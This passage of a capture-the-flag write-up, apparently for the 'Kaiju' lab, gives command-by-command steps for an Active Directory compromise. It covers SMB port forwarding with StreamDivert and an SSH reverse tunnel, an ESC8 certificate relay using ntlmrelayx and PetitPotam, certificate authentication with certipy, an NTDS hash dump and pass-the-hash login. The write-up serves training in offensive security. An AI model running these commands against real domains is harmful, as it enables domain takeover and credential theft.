
But we have a domain controller that can’t reach our attacker box directly. So we need to port forward 445 from an internal machine to our attacker box.
I’m gonna use StreamDivert for this context, just create a file toto.txt with this :
1
tcp < 445 0.0.0.0 -> 127.0.0.1 8445
And put him on the target

But before running StreamDivert we need to do a reverse forward with ssh like that :
1
ssh -D 9999 -R 8445:127.0.0.1:445 Administrator@10.10.200.182
Ok now run StreamDivert like that :
1
.\StreamDivert.exe toto.txt -f -v
Now we can run our ESC8 attack :
A link here if you dont know how it works
1
2
3
4
5
proxychains -q ntlmrelayx.py -t "http://BERSRV105.kaiju.vl/certsrv/certfnsh.asp" -smb2support --adcs --template "DomainController"

# and on another terminal

proxychains petitpotam.py -d "kaiju.vl" -u "clare.frost" -p "REDACTED" "10.10.200.182" "10.10.200.181"

Ok now we just need to export this base64 certificate like that :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
echo "b64 certificate" | base64 -d > administrator.pfx

# then use the pfx to retrieve the hash and a ccache
proxychains -q certipy auth -pfx administrator.pfx

export KRB5CCNAME='bersrv100.ccache'

# and dump ntds
proxychains -q nxc smb 10.10.200.181 --use-kcache --ntds

Administrator:500:aad3b435b51404eeaad3b435b51404ee:0b[...]40:::

# and u can connect to the smb to retrieve the root flag
proxychains -q smbclient.py 'bersrv100.kaiju.vl'/'Administrator'@10.10.200.181 -hashes :'0b[...]40'
Nice ! If you have any questions you can dm me on discord : ‘ethicxz.’